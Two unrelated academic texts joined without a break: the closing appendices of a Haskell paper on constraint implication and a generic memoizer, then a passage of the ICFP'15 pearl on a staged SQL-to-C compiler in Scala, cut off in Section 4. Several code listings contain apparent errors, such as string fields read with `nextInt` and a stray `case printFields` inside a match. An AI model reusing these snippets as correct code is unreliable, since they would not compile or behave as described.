That is, an `H c` value is a wrapped value of existentially quantified type which is known to satisfy the constraint `c`. To use an `H c` value, we provide the higher-rank function `unH`:

```
unH :: (forall a. c a => a -> b) -> H c -> b
unH f (H x) = f x
```

Note that this is the obvious “eliminator” for `H`, if we pretend that `=>` is a regular arrow.

In our actual use case, the generic logger, we have a *recursive* tree of existentially quantified data, with a uniform constraint over its contents. We have several type-classes which correspond to post-processing the tree in different ways, and so we want to constrain a given tree at several classes. However, each class requires itself to be the only constraint on the data tree, because of the recursion, and so we need a way to cast a tree constrained by multiple classes to trees constrained by each single class.

To capture multiple constraints as a single constraint, we define conjunction of constraints (`:&&:`):

```
infixr :&&:
class (c1 t , c2 t) => (c1 :&&: c2) t
instance (c1 t , c2 t) => (c1 :&&: c2) t
```

Our goal is now to define a notion of constraint implication, `Implies`, such that e.g. `Implies (Show :&&: Eq)` `Eq` is inhabited, and for which we can write a function for casting trees by implications. In this simplified presentation, the casting corresponds to `coerceH`:

```
coerceH :: forall c1 c2. Implies c1 c2 -> H c1 -> H c2
```

Towards these ends, we reify class constraints:

```
data Reify c a where
  Reify :: c a => Reify c a
```

We then define `Implies` by

```
type Implies c1 c2 = forall a. Reify c1 a -> Reify c2 a
```

Note that all concrete instances of `Implies c1 c2` are simply

```
\case Reify -> Reify
```

Not bad!

For this definition of `Implies`, we can define `coerceH` by

```
coerceH :: forall c1 c2. Implies c1 c2 -> H c1 -> H c2
coerceH impl (H (x :: a)) =
  case impl (Reify :: Reify c1 a) of
    Reify -> H x
```

In the case of heterogeneous trees, called `LogTree` in our implementation, the definition of `coerceLogTree` is similar to `coerceH` in principle, but also includes mapping itself over the recursive subtrees.

In the next section we consider a memoizer which makes use of `H`, but not constraint implication.

## C. Appendix: A More General Memoizer

In the intro we gave a memoization decorator specialized to `IO`, which received an `IORef` to a cache as one of its arguments. In practice, it’s more useful to support any monad which models mutable state, e.g. `MonadIO`, `ST`, and `State`. In this section we describe such a more general memoization decorator which can be instantiated at any mutable-state monad, and which shares a *single* cache across all memoized functions. In particular, this allows the user to allocate a single cache once, which is useful when the ambient monad is `State`.

The user supplies “lookup” and “insert” functions which manipulate a cache of caches: existentially quantified `Typeable` types keyed by strings. The existential quantification is provided by the type `H`, which we introduced above. The decorator allocates a `Data.Map.Map` under a user-specified string – in practice the module-qualified name of the memoized function, but any unique string will do – via the user-specified `insert` function. Because the `Map` must be `Typeable`, and is used to store cached results of the memoized function keyed by argument tuples for the memoized function, there are `Typeable` constraints on the domain and range of the memoized function:

```
castMemoize :: forall t .
  ( CurryUncurryM t
  , Ord (ArgsM t)
  , Typeable (ArgsM t)
  , Typeable (RetM t)
  , Functor (MonadM t) ) =>
  (String -> MonadM t (Maybe (H Typeable))) ->
  (String -> H Typeable -> MonadM t ()) ->
  String ->
  t -> t
castMemoize lookup insert tag f = curry memoized where
  memoized :: UncurriedM t
  memoized args = do
    cache <- getCache
    case Map.lookup args cache of
      Just ret -> return ret
      Nothing -> do
        ret <- uncurryM f args
        cache <- getCache
        insert tag $ H (Map.insert args ret cache)
        return ret
```

```

getCache :: MonadM t (Map.Map (ArgsM t) (RetM t))
getCache =
  maybe Map.empty (unH castCache) <$> lookup tag

castCache :: Typeable a => a -> Map.Map (ArgsM t) (RetM t)
castCache d = case cast d of
  Just cache -> cache
  Nothing -> error "castMemoize: Inconsistent cache!"

```

If we are in a MonadIO monad, then assuming

```
cacheRef :: IORef (Map.Map String (Maybe (H Typeable)))
```

we can instantiate castMemoize with

```

lookup args = do
  cache <- liftIO $ readIORef cacheRef
  return $ Map.lookup args cache
insert args r =
  liftIO $ modifyIORef cacheRef (Map.insert args r)

```

and similar for if we are in ST.

If we are in a MonadState (Map.Map String (Maybe (H Typeable))) monad, then we can instantiate castMemoize with

```

lookup args = do
  cache <- get
  return $ Map.lookup args cache
insert args r =
  modify (Map.insert args r)

```

# Functional Pearl: A SQL to C Compiler in 500 Lines of Code

Tiark Rompf<sup>\*</sup> Nada Amin<sup>†</sup>

<sup>\*</sup>Purdue University, USA: {first}@purdue.edu

<sup>†</sup>EPFL, Switzerland: {first.last}@epfl.ch

## Abstract

We present the design and implementation of a SQL query processor that outperforms existing database systems and is written in just about 500 lines of Scala code – a convincing case study that high-level functional programming can handily beat C for systems-level programming where the last drop of performance matters.

The key enabler is a shift in perspective towards generative programming. The core of the query engine is an interpreter for relational algebra operations, written in Scala. Using the open-source LMS Framework (Lightweight Modular Staging), we turn this interpreter into a query compiler with very low effort. To do so, we capitalize on an old and widely known result from partial evaluation known as Futamura projections, which state that a program that can specialize an interpreter to any given input program is equivalent to a compiler.

In this pearl, we discuss LMS programming patterns such as mixed-stage data structures (e.g. data records with static schema and dynamic field components) and techniques to generate low-level C code, including specialized data structures and data loading primitives.

**Categories and Subject Descriptors** D.3.4 [*Programming Languages*]: Processors–Code Generation, Optimization, Compilers; H.2.4 [*Database Management*]: Systems–Query Processing

**Keywords** SQL, Query Compilation, Staging, Generative Programming, Futamura Projections

## 1. Introduction

Let's assume we want to implement a serious, performance critical piece of system software, like a database engine that processes SQL queries. Would it be a good idea to pick a high-level language, and a mostly functional style? Most people would answer something in the range of “probably not” to “you gotta be kidding”: for systems level programming, C remains the language of choice.

But let us do a quick experiment. We download a dataset from the Google Books NGram Viewer project: a 1.7 GB file in CSV format that contains book statistics of words starting with the letter

This is the author's version of the work. It is posted here for your personal use. Not for redistribution. The definitive version was published in the following publication:

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada  
ACM, 978-1-4503-3669-7/15/08...  
<http://dx.doi.org/10.1145/2784731.2784760>

'a'. As a first step to perform further data analysis, we load this file into a database system, for example MySQL:

```
mysqlimport --local mydb 1gram_a.csv
```

When we run this command we can safely take a coffee break, as the import will take a good five minutes on a decently modern laptop. Once our data has loaded, and we have returned from the break, we would like to run a simple SQL query, perhaps to find all entries that match a given keyword:

```
select * from 1gram_a where phrase = 'Auswanderung'
```

Unfortunately, we will have to wait another 50 seconds for an answer. While we're waiting, we may start to look for alternative ways to analyze our data file. We can write an AWK script to process the CSV file directly, which will take 45 seconds to run. Implementing the same query as a Scala program will get us to 13 seconds. If we are still not satisfied and rewrite it in C using memory-mapped IO, we can get down to 3.2 seconds.

Of course, this comparison may not seem entirely fair. The database system is generic. It can run many kinds of query, possibly in parallel, and with transaction isolation. Hand-written queries run faster but they are one-off, specialized solutions, unsuited to rapid exploration. In fact, this gap between general-purpose systems and specialized solutions has been noted many times in the database community [20, 24], with prominent researchers arguing that “one size fits all” is an idea whose time has come and gone [19]. While specialization is clearly necessary for performance, wouldn't it be nice to have the best of both worlds: being able to write generic high-level code while programmatically deriving the specialized, low-level, code that is executed?

In this pearl, we show the following:

- Despite common database systems consisting of millions of lines of code, the essence of a SQL engine is nice, clean and elegantly expressed as a functional interpreter for relational algebra – at the expense of performance compared to hand written queries. We present the pieces step by step in Section 2.
- While the straightforward interpreted engine is rather slow, we show how we can turn it into a query compiler that generates fast code with very little modifications to the code. The key technique is to *stage* the interpreter using LMS (Lightweight Modular Staging [17]), which enables specializing the interpreter for any given query (Section 3).
- Implementing a fast database engine requires techniques beyond simple code generation. Efficient data structures are a key concern, and we show how we can use staging to support specialized hash tables, efficient data layouts (e.g. column storage), as well as specialized type representations and IO handling to eliminate data copying (Section 4).

```

tid,time,title,room
1,09:00 AM,Erlang 101 - Actor and Multi-Core Programming,New York Central
2,09:00 AM,Program Synthesis Using miniKanren,Illinois Central
3,09:00 AM,Make a game from scratch in JavaScript,Frisco/Burlington
4,09:00 AM,Intro to Cryptol and High-Assurance Crypto Engineering,Missouri
5,09:00 AM,Working With Java Virtual Machine Bytecode,Jeffersonian
6,09:00 AM,Let's build a shell!,Grand Ballroom E
7,12:00 PM,Golang Workshop,Illinois Central
8,12:00 PM,Getting Started with Elasticsearch,Frisco/Burlington
9,12:00 PM,Functional programming with Facebook React,Missouri
10,12:00 PM,Hands-on Arduino Workshop,Jeffersonian
11,12:00 PM,Intro to Modeling Worlds in Text with Inform 7,Grand Ballroom E
12,03:00 PM,Mode to Joy - Diving Deep Into Vim,Illinois Central
13,03:00 PM,Get 'go'ing with core.async,Frisco/Burlington
14,03:00 PM,What is a Reactive Architecture,Missouri
15,03:00 PM,Teaching Kids Programming with the Intentional Method,Jeffersonian
16,03:00 PM,Welcome to the wonderful world of Sound!,Grand Ballroom E

```

**Figure 1.** Input file talks.csv for running example.

The SQL engine presented here is decidedly simple. A more complete engine, able to run the full TPCH benchmark and implemented in about 3000 lines of Scala using essentially the same techniques has won a best paper award at VLDB'14 [10]. This pearl is a condensed version of a tutorial given at CUF'14, and an attempt to distill the essence of the VLDB work. The full code accompanying this article is available online at:

[scala-lms.github.io/tutorials/query.html](http://scala-lms.github.io/tutorials/query.html)

## 2. A SQL Interpreter, Step by Step

We start with a small data file for illustration purposes (see Figure 1). This file, talks.csv contains a list of talks from a recent conference, with id, time, title of the talk, and room where it takes place.

It is not hard to write a short program in Scala that processes the file and computes a simple query result. As a running example, we want to find all talks at 9am, and print out their room and title. Here is the code:

```

printf("room,title")
val in = new Scanner("talks.csv")
in.next('\n')
while (in.hasNext) {
    val tid = in.nextInt(',')
    val time = in.nextInt(',')
    val title = in.nextInt(',')
    val room = in.nextLine()
    if (time == "09:00 AM")
        printf("%s,%s\n",room,title)
}
in.close

```

We use a Scanner object from the standard library to tokenize the file into individual data fields, and print out only the records and fields we are interested in.

Running this little program produces the following result, just as expected:

```

room,title
New York Central,Erlang 101 - Actor and Multi-Core Programming
Illinois Central,Program Synthesis Using miniKanren
Frisco/Burlington,Make a game from scratch in JavaScript
Missouri,Intro to Cryptol and High-Assurance Crypto Engineering
Jeffersonian,Working With Java Virtual Machine Bytecode
Grand Ballroom E,Let's build a shell!

```

While it is relatively easy to implement very simple queries in such a way, and the resulting program will run very fast, the complexity gets out of hand very quickly. So let us go ahead and add some abstractions to make the code more general.

The first thing we add is a class to encapsulate data records:

```

case class Record(fields: Fields, schema: Schema) {
    def apply(name: String) = fields(schema.indexOf name)
    def apply(names: Schema) = names map (apply _)
}

```

And some auxiliary type definitions:

```

type Fields = Vector[String]
type Schema = Vector[String]

```

Each records contains a list of field values and a *schema*, a list of field names. With that, it provides a method to look up field values, given a field name, and another version of this method that return a list of values, given a list of names. This will make our code independent of the order of fields in the file. Another thing that is bothersome about the initial code is that I/O boilerplate such as the scanner logic is intermingled with the actual data processing. To fix this, we introduce a method processCSV that encapsulates the input handling:

```

def processCSV(file: String)(yld: Record => Unit): Unit = {
    val in = new Scanner(file)
    val schema = in.nextLine().split(',').toVector
    while (in.hasNext) {
        val fields = schema.map(n=>in.nextLine(if(n==schema.last)'\n'else','))
        yld(Record(fields, schema))
    }
}

```

This method fully abstracts over all file handling and tokenization. It takes a file name as input, along with a callback that it invokes for each line in the file with a freshly created record object. The schema is read from the first line of the file.

With these abstractions in place, we can express our data processing logic in a much nicer way:

```

printf("room,title")
processCSV("talks.csv") { rec =>
    if (rec("time") == "09:00 AM")
        printf("%s,%s\n",rec("room"),rec("title"))
}

```

The output will be exactly the same as before.

**Parsing SQL Queries** While the programming experience has much improved, the query logic is still essentially hardcoded. What if we want to implement a system that can itself answer queries from the outside world, say, respond to SQL queries it receives over a network connection?

We will build a SQL interpreter on top of the existing abstractions next. But first we need to understand what SQL queries *mean*. We follow the standard approach in database systems of translating SQL statements to an internal *query execution plan* representation—a tree of relational algebra operators. The Operator data type is defined in Figure 2, and we will implement a function parseSql that produces instances of that type.

Here are a few examples. For a query that returns its whole input, we get a single table scan operator:

```

parseSql("select * from talks.csv")
  ↪ Scan("talks.csv")

```

If we select specific fields, with possible renaming, we obtain a *projection* operator with the table scan as parent:

```

parseSql("select room as where, title as what from talks.csv")
  ↪ Project(Vector("where","what"),Vector("room","title"),
            Scan("talks.csv"))

```

And if we add a condition, we obtain an additional *filter* operator:

```

parseSql("select room, title from talks.csv where time='09:00 AM'")
  ↪ Project(Vector("room","title"),Vector("room","title"),
            Filter(Eq(Field("time"),Value("09:00 AM")),
                  Scan("talks.csv")))

```

```

// relational algebra ops
sealed abstract class Operator
case class Scan(name: Table) extends Operator
case class Print(parent: Operator) extends Operator
case class Project(out: Schema, in: Schema, parent: Operator) extends Operator
case class Filter(pred: Predicate, parent: Operator) extends Operator
case class Join(parent1: Operator, parent2: Operator) extends Operator
case class HashJoin(parent1: Operator, parent2: Operator) extends Operator
case class Group(keys: Schema, agg: Schema, parent: Operator) extends Operator

// filter predicates
sealed abstract class Predicate
case class Eq(a: Ref, b: Ref) extends Predicate
case class Ne(a: Ref, b: Ref) extends Predicate

sealed abstract class Ref
case class Field(name: String) extends Ref
case class Value(x: Any) extends Ref

```

**Figure 2.** Query plan language (relational algebra operators)

```

def stm: Parser[Operator] =
  selectClause ~ fromClause ~ whereClause ~ groupClause ^^ {
    case p ~ s ~ f ~ g => g(p(f(s))) }
def selectClause: Parser[Operator=>Operator] =
  "select" ~ ("*" ^^^ idOp | fieldList ^^^ {
    case (fs,fs1) => Project(fs,fs1,_:Operator) })
def fromClause: Parser[Operator] =
  "from" ~> joinClause
def whereClause: Parser[Operator=>Operator] =
  opt("where" ~> predicate ^^^ { p => Filter(p, _:operator) })
def joinClause: Parser[Operator] =
  repsep(tableClause, "join") ^^^ { _.reduce((a,b) => Join(a,b)) }
def tableClause: Parser[Operator] =
  tableIdent ^^^ { case table => Scan(table, schema, delim) } |
  ("(" ~> stm <- ")")
// 30 lines elided

```

**Figure 3.** Combinator parsers for SQL grammar

Finally, we can use joins, aggregations (groupBy) and nested queries. Here is a more complex query that finds all different talks that happen at the same time in the same room (hopefully there are none!):

```

parseSql("select *
  from (select time, room, title as title1 from talks.csv)
  join (select time, room, title as title2 from talks.csv)
  where title1 <> title2")
  → Filter(Not(Field("title1"),Field("title2")),
  Join(
    Project(Vector("time","room","title1"),Vector(...),
      Scan("talks.csv")),
    Project(Vector("time","room","title2"),Vector(...),
      Scan("talks.csv")))

```

In good functional programming style, we use Scala’s combinator parser library to define our SQL parser. The details are not overly illuminating, but we show an excerpt in Figure 3. While the code may look dense on first glance, it is rather straightforward when read top to bottom. The important bit is that the result of parsing a SQL query is an Operator object, which we will focus on next.

**Interpreting Relational Algebra Operators** Given that the result of parsing a SQL statement is a query execution plan, we need to specify how to turn such a plan into actual query execution. The classical database model would be to define a stateful iterator interface with open, next, and close functions for each type of operator (also known as *volcano model* [7]). In contrast to this traditional pull-driven execution model, recent database work proposes a push-driven model to reduce indirection [13].

Working in a functional language, and coming from a background informed by PL theory, a push model is a more natural fit from the start: we would like to give a compositional account of what an operator does, and it is easy to describe the semantics of each operator in terms of what records it pushes to its caller. This means that we can define a semantic domain as type

```
type Semant = (Record => Unit) => Unit
```

with the idea that the argument is a callback that is invoked for each emitted record. With that, we describe the meaning of each operator through a function execOp with the following signature:

```
def execOp: Operator => Semant
```

Even without these considerations, we might pick the push-mode of implementation for completely pragmatic reasons: the executable code corresponds almost directly to a textbook definition of the query operators, and it would be hard to imagine an implementation that is clearer or more concise. The following code might therefore serve as a definitional interpreter in the spirit of Reynolds [14]:

```

def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
  case Scan(filename) =>
    processCSV(filename)(yld)
  case Print(parent) =>
    execOp(parent) { rec =>
      printFields(rec.fields) }
  case Filter(pred, parent) =>
    execOp(parent) { rec =>
      if (evalPred(pred)(rec)) yld(rec) }
  case Project(newSchema, parentSchema, parent) =>
    execOp(parent) { rec =>
      yld(Record(rec.parentSchema), newSchema) }
  case Join(left, right) =>
    execOp(left) { rec1 =>
      execOp(right) { rec2 =>
        val keys = rec1.schema intersect rec2.schema
        if (rec1(keys) == rec2(keys))
          yld(Record(rec1.fields ++ rec2.fields,
            rec1.schema ++ rec2.schema)) } }
}

```

So what does each operator do? A table scan just means that we are reading an input file through our previously defined processCSV method. A print operator prints all the fields of every record that its parent emits. A filter operator evaluates the predicate, for each record its parents produces, and if the predicate holds it passes the record on to its own caller. A projection rearranges the fields in a record before passing it on. A join, finally, matches every single record it receives from the left against all records from the right, and if the fields with a common name also agree on the values, it emits a combined record. Of course this is not the most efficient way to implement a join, and adding an efficient hash join operator is straightforward. The same holds for the group-by operator, which we have omitted so far. We will come back to this in Section 4.

To complete this section, we show the auxiliary functions used by execOp:

```

def evalRef(p: Ref)(rec: Record) = p match {
  case Value(a: String) => a
  case Field(name) => rec(name)
}

def evalPred(p: Predicate)(rec: Record) = p match {
  case Eq(a,b) => evalRef(a)(rec) == evalRef(b)(rec)
  case Ne(a,b) => evalRef(a)(rec) != evalRef(b)(rec)
}

def printFields(fields: Fields) =
  printf(fields.map(_ => "%s").mkString("", ", ", "\n"), fields: _*)

```

Finally, to put everything together, we provide a main object that integrates parsing and execution, and that can be used to run queries against CSV files from the command line:

```
object Engine {
  def main(args: Array[String]) {
    if (args.length != 1)
      return println("usage: engine <sql>")
    val ops = parseSql(args(0))
    execOp(Print(ops)) { _ => }
  }
}
```

With the code in this section, which is about 100 lines combined, we have a fully functional query engine that can execute a practically relevant subset of SQL.

But what about performance? We can run the Google Books query on the 1.7 GB data file from Section 1 for comparison, and the engine we have built will take about 45 seconds. This is about the same as an AWK script, which is also an interpreted language. Compared to our starting point, handwritten scripts that ran in 10s, the interpretive overhead we have added is clearly visible.

### 3. From Interpreter to Compiler

We will now show how we can turn our rather slow query interpreter into a query compiler that produces Scala or C code that is practically identical to the handwritten queries that were the starting point of our development in Section 2.

**Futamura Projections** The key idea behind our approach goes back to early work on partial evaluation in the 1970's, namely the notion of *Futamura Projections* [6]. The setting is to consider programs with two inputs, one designated as static and one as dynamic. A program specializer or partial evaluator `mix` is then able to specialize a program `p` with respect to a given static input. The key use case is if the program is an interpreter:

```
result = interpreter(source, input)
```

Then specializing the interpreter with respect to the source program yields a program that performs the same computation on the dynamic input, but faster:

```
target = mix(interpreter, source)
result = target(input)
```

This application of a specialization process to an interpreter is called the first Futamura projection. In total there are three of them:

```
target = mix(interpreter, source)      (1)
compiler = mix(mix, interpreter)       (2)
cogen = mix(mix, mix)                 (3)
```

The second one says that if we can automate the process of specializing an interpreter to any static input, we obtain a program equivalent to a compiler. Finally the third projection says that specializing a specializer with respect to itself yields a system that can generate a compiler from any interpreter given as input [3].

In our case, we do not rely on a fully automatic program specializer, but we delegate some work to the programmer to change our query interpreter into a program that specializes itself by treating queries as static data and data files as dynamic input. In particular, we use the following variant of the first Futamura projection:

```
target = staged-interpreter(source)
```

Here, `staged-interpreter` is a version of the interpreter that has been *annotated* by the programmer. This idea was also used in bootstrapping the first implementation of the Futamura projections

by Neil Jones and others in Copenhagen [8]. The role of the programmer can be understood as being part of the `mix` system, but we will see that the job of converting a straightforward interpreter into a staged interpreter is relatively easy.

**Lightweight Modular Staging** Staging or multi-stage programming describes the idea of making different computation stages explicit in a program, where the *present stage* program generates code to run in a *future stage*. The concept goes back at least to Jøring and Scherlis [9], who observed that many programs can be separated into stages, distinguished by frequency of execution or by availability of data. Taha and Sheard [22] introduced the language MetaML and made the case for making such stages explicit in the programming model through the use of quotation operators, as known from LISP and Scheme macros.

Lightweight modular staging (LMS) [17] is a staging technique based on types: instead of syntactic quotations, we use the Scala type system to designate future stage expressions. Where any regular Scala expression of type `Int`, `String`, or in general `T` is executed normally, we introduce a special type constructor `Rep[T]` with the property that all operations on `Rep[Int]`, `Rep[String]`, or `Rep[T]` objects will generate code to perform the operation later.

Here is a simple example of using LMS:

```
val driver = new LMS_Driver[Int, Int] {
  def power(b: Rep[Int], x: Int): Rep[Int] =
    if (x == 0) 1 else b * power(b, x - 1)

  def snippet(x: Rep[Int]): Rep[Int] = {
    power(x, 4)
  }
}
driver(3)
→ 81
```

We create a new `LMS_Driver` object. Inside its scope, we can use `Rep` types and corresponding operations. Method `snippet` is the ‘main’ method of this object. The driver will execute `snippet` with a symbolic input. This will completely evaluate the recursive `power` invocations (since it is a present-stage function) and record the individual expression in the IR as they are encountered. On exit of `snippet`, the driver will compile the generated source code and load it as executable into the running program. Here, the generated code corresponds to:

```
class Anon12 extends ((Int)⇒(Int)) {
  def apply(x0:Int): Int = {
    val x1 = x0*x0
    val x2 = x0*x1
    val x3 = x0*x2
    x3
  }
}
```

The performed specializations are immediately clear from the types: in the definition of `power`, only the base `b` is dynamic (type `Rep[Int]`), everything else will be evaluated statically, at code generation time. The expression `driver(3)` will then execute the generated code, and return the result 81.

**Some LMS Internals** While not strictly needed to understand the rest of this paper, it is useful to familiarize oneself with some of the internals.

LMS is called *lightweight* because it is implemented as a library instead of baked-in into a language, and it is called *modular* because there is complete freedom to define the available operations on `Rep[T]` values. To user code, LMS provides just an abstract interface that lifts (selected) functionality of types `T` to `Rep[T]`:

```

trait Base {
  type Rep[T]
}

trait IntOps extends Base {
  implicit def unit(x: Int): Rep[Int]
  def infix_+(x: Rep[Int], y: Rep[Int]): Rep[Int]
  def infix_*(x: Rep[Int], y: Rep[Int]): Rep[Int]
}

```

Internally, this API is wired to create an intermediate representation (IR) which can be further transformed and finally unparsed to target code:

```

trait BaseExp {
  // IR base classes: Exp[T], Def[T]
  type Rep[T] = Exp[T]
  def reflectPure[T](x:Def[T]): Exp[T] = ... // insert x into IR graph
}

trait IntOpsExp extends BaseExp {
  case class Plus(x: Exp[Int], y: Exp[Int]) extends Def[Int]
  case class Times(x: Exp[Int], y: Exp[Int]) extends Def[Int]
  implicit def unit(x: Int): Rep[Int] = Const(x)
  def infix_+(x: Rep[Int], y: Rep[Int]) = reflectPure(Plus(x,y))
  def infix_*(x: Rep[Int], y: Rep[Int]) = reflectPure(Times(x,y))
}

```

Another way to look at this structure is as combining a shallow and a deep embedding for an IR object language [21]. Methods like `infix_+` can serve as smart constructors that perform optimizations on the fly while building the IR [18]. With some tweaks to the Scala compiler (or alternatively using Scala macros) we can extend this approach to lift language built-ins like conditionals or variable assignments into the IR, by redefining them as method calls [15].

**Mixed-Stage Data Structures** We have seen above that LMS can be used to unfold functions and generate specialized code based on static values. One key design pattern that will drive the specialization of our query engine is the notion of mixed-stage data structures, which have both static and dynamic components.

Looking again at our earlier Record abstraction:

```

case class Record(fields: Vector[String], schema: Vector[String]) {
  def apply(name: String): String = fields(schema indexOf name)
}

```

We would like to treat the schema as static data, and treat only the field values as dynamic. The field values are read from the input and vary per row, whereas the schema is fixed per file and per query. We thus go ahead and change the definition of Records like this:

```

case class Record(fields: Vector[Rep[String]], schema: Vector[String]) {
  def apply(name: String): Rep[String] = fields(schema indexOf name)
}

```

Now the individual fields have type `Rep[String]` instead of `String` which means that all operations that touch any of the fields will need to become dynamic as well. On the other hand, all computations that only touch the schema will be computed at code generation time. Moreover, Record objects are static as well. This means that the generated code will manipulate the field values as individual local variables, instead of through a record indirection. This is a strong guarantee: records cannot exist in the generated code, unless we provide an API for `Rep[Record]` objects.

**Staged Interpreter** As it turns out, this simple change to the definition of records is the only significant one we need to make to obtain a query compiler from our previous interpreter. All other modifications follow by fixing the type errors that arise from this change. We show the full code again in Figure 4. Note that we are now using a staged version of the Scanner implementation, which needs to be provided as an LMS module.

```

val driver = new LMS_Driver[Unit,Unit] {
  type Fields = Vector[Rep[String]]
  type Schema = Vector[String]

  case class Record(fields: Fields, schema: Schema) {
    def apply(name: String): Rep[String] = fields(schema indexOf name)
    def apply(names: Schema): Fields = names map (this apply _)
  }

  def processCSV(file: String)(yld: Record => Unit): Unit = {
    val in = new Scanner(file)
    val schema = in.next('\n').split(',').toVector
    while (in.hasNext) {
      val fields = schema.map(n=>in.next(if(n==schema.last) '\n' else ','))
      yld(Record(fields, schema))
    }
  }

  def evalRef(p: Rep)(rec: Record): Rep[String] = p match {
    case Value(a: String) => a
    case Field(name) => rec(name)
  }

  def evalPred(p: Predicate)(rec: Record): Rep[Boolean] = p match {
    case Eq(a,b) => evalRef(a)(rec) == evalRef(b)(rec)
    case Ne(a,b) => evalRef(a)(rec) != evalRef(b)(rec)
  }

  def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
    case Scan(filename) =>
      processCSV(filename)(yld)
    case Print(parent) =>
      execOp(parent) { rec =>
        printFields(rec.fields)
      }
    case Filter(pred, parent) =>
      execOp(parent) { rec =>
        if (evalPred(pred)(rec)) yld(rec)
      }
    case Project(newSchema, parentSchema, parent) =>
      execOp(parent) { rec =>
        yld(Record(rec.parentSchema, newSchema))
      }
    case Join(left, right) =>
      execOp(left) { rec1 =>
        execOp(right) { rec2 =>
          val keys = rec1.schema intersect rec2.schema
          if (rec1(keys) == rec2(keys))
            yld(Record(rec1.fields ++ rec2.fields, rec1.schema ++ rec2.schema))
        }
      }
    case printFields(fields: Fields) =
      printf(fields.map(_ => "%s").mkString("", ",","\n"), fields: _*)
  }

  def snippet(x: Rep[Unit]): Rep[Unit] = {
    val ops = parseSql("select room,title from talks.csv where time = '09:00 AM'")
    execOp(PrintCSV(ops)) { _ => }
  }
}

```

**Figure 4.** Staged query interpreter = compiler. Changes are underlined.

**Results** Let us compare the generated code to the one that was our starting point in Section 2. Our example query was:

```
select room, title from talks.csv where time = '09:00 AM'
```

And here is the handwritten code again:

```

printf("room,title")
val in = new Scanner("talks.csv")
in.next('\n')
while (in.hasNext) {
  val tid = in.next(',')
  val time = in.next(',')
  val title = in.next(',')
  val room = in.next('\n')
  if (time == "09:00 AM")
    printf("%s,%s\n", room, title)
}
in.close

```

The generated code from the compiling engine is this:

```
val x1 = new scala.lms.tutorial.Scanner("talks.csv")
val x2 = x1.next('\n')
val x14 = while ({
  val x3 = x1.hasNext
  x3
}) {
  val x5 = x1.next(',')
  val x6 = x1.next(',')
  val x7 = x1.next(',')
  val x8 = x1.next('\n')
  val x9 = x6 == "09:00 AM"
  val x12 = if (x9) {
    val x10 = printf("%s,%s\n", x8,x7)
  } else {
  }
  x1.close
}
```

So, modulo syntactic differences, we have generated exactly the same code! And, of course, this code will run just as fast. Looking again at the Google Books query, where the interpreted engine tooks 45s to run the query, we are down again to 10s but this time *without giving up on generality!*

## 4. Beyond Simple Compilation

While we have seen impressive speedups just through compilation of queries, let us recall from Section 1 that we can still go faster. By writing our query by hand in C instead of Scala we were able to run it in 3s instead of 10s. The technique there was to use the `mmap` system call to map the input file into memory, so that we could treat it as a simple array instead of copying data from read buffers into string objects.

We have also not yet looked at efficient join algorithms that require auxiliary data structures, and in this section we will show how we can leverage generative techniques for this purpose as well.

**Hash Joins** We consider extending our query engine with hash joins and aggregates first. The required additions to `execOp` are straightforward:

```
def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
  // ... pre-existing operators elided
  case Group(keys, agg, parent) =>
    val hm = new HashMapAgg(keys, agg)
    execOp(parent) { rec =>
      hm(rec(keys)) += rec(agg)
    }
    hm.foreach { (k,a) =>
      yld(Record(k ++ a, keys ++ agg))
    }
  case HashJoin(left, right) =>
    val keys = resultSchema(left).intersect(resultSchema(right))
    val hm = new HashMapBuffer(keys, resultSchema(left))
    execOp(left) { rec1 =>
      hm(rec1(keys)) += rec1.fields
    }
    execOp(right) { rec2 =>
      hm(rec2(keys)).foreach { rec1 =>
        yld(Record(rec1.fields ++ rec2.fields,
                   rec1.schema ++ rec2.schema))
      }
    }
}
```

An aggregation will collect all records from the parent operator into buckets, and accumulate sums in a hash table. Once all records are processed, all key-value pairs from the hash map will be emitted as records. A hash join will insert all records from the left parent into a hash map, indexed by the join key. Afterwards, all the records from the right will be used to lookup matching left records from the hash table, and the operator will pass combined records on to

its callback. This approach is much more efficient for larger data sets than the naive nested loops join from Section 2.

**Data Structure Specialization** What are the implementations of hash tables that we are using here? We could have opted to just use lifted versions of the regular Scala hash tables, i.e. `Rep[HashMap[K,V]]` objects. However, these are not the most efficient for our case, since they have to support a very generic programming interface. Moreover, recall our staged Record definition:

```
case class Record(fields: Vector[Rep[String]], schema: Vector[String]) {
  def apply(name: String): Rep[String] = fields(schema.indexOf name)
}
```

A key design choice was to treat records as a purely staging-time abstraction. If we were to use `Rep[HashMap[K,V]]` objects, we would have to use `Rep[Record]` objects as well, or at least `Rep[Vector[String]]`. The choice of using `Vector[Rep[String]]` means that all field values will be mapped to individual entities in the generated code. This property naturally leads to a design for data structures in *column-oriented* instead of *row-oriented* order. Instead of working with:

```
Collection[ { Field1, Field2, Field3 } ]
```

We work with:

```
{ Collection[Field1], Collection[Field2], Collection[Field3] }
```

This layout has other important benefits, for example in terms of memory bandwidth utilization and is becoming increasingly popular in contemporary in-memory database systems.

Usually, programming in a columnar style is more cumbersome than in a record oriented manner. But fortunately, we can completely hide the column oriented nature of our internal data structures behind a high-level record oriented interface. Let us go ahead and implement a growable `ArrayBuffer`, which will serve as the basis for our `HashMaps`:

```
abstract class ColBuffer
case class IntColBuffer(data: Rep[Array[Int]]) extends ColBuffer
case class StringColBuffer(data: Rep[Array[String]],
                           len: Rep[Array[Int]]) extends ColBuffer

class ArrayBuffer(dataSize: Int, schema: Schema) {
  val buf = schema.map {
    case hd if isNumericCol(hd) =>
      IntColBuffer(NewArray[Int](dataSize))
    case _ =>
      StringColBuffer(NewArray[String](dataSize),
                     NewArray[Int](dataSize))
  }
  var len = 0
  def +=(x: Fields) = {
    this(len) = x
    len += 1
  }
  def update(i: Rep[Int], x: Fields) = (buf,x).zipped.foreach {
    case (IntColBuffer(b), RInt(x)) => b(i) = x
    case (StringColBuffer(b,l), RString(x,y)) => b(i) = x; l(i) = y
  }
  def apply(i: Rep[Int]): Fields = buf.map {
    case IntColBuffer(b) => RInt(b(i))
    case StringColBuffer(b,l) => RString(b(i),l(i))
  }
}
```

The array buffer is passed a schema on creation, and it sets up one `ColBuffer` object for each of the columns. In this version of our query engine we also introduce typed columns, treating columns whose name starts with “#” as numeric. This enables us to use primitive integer arrays for storage of numeric columns instead of a generic binary format. It would be very easy to introduce further specialization, for example sparse or compressed columns for

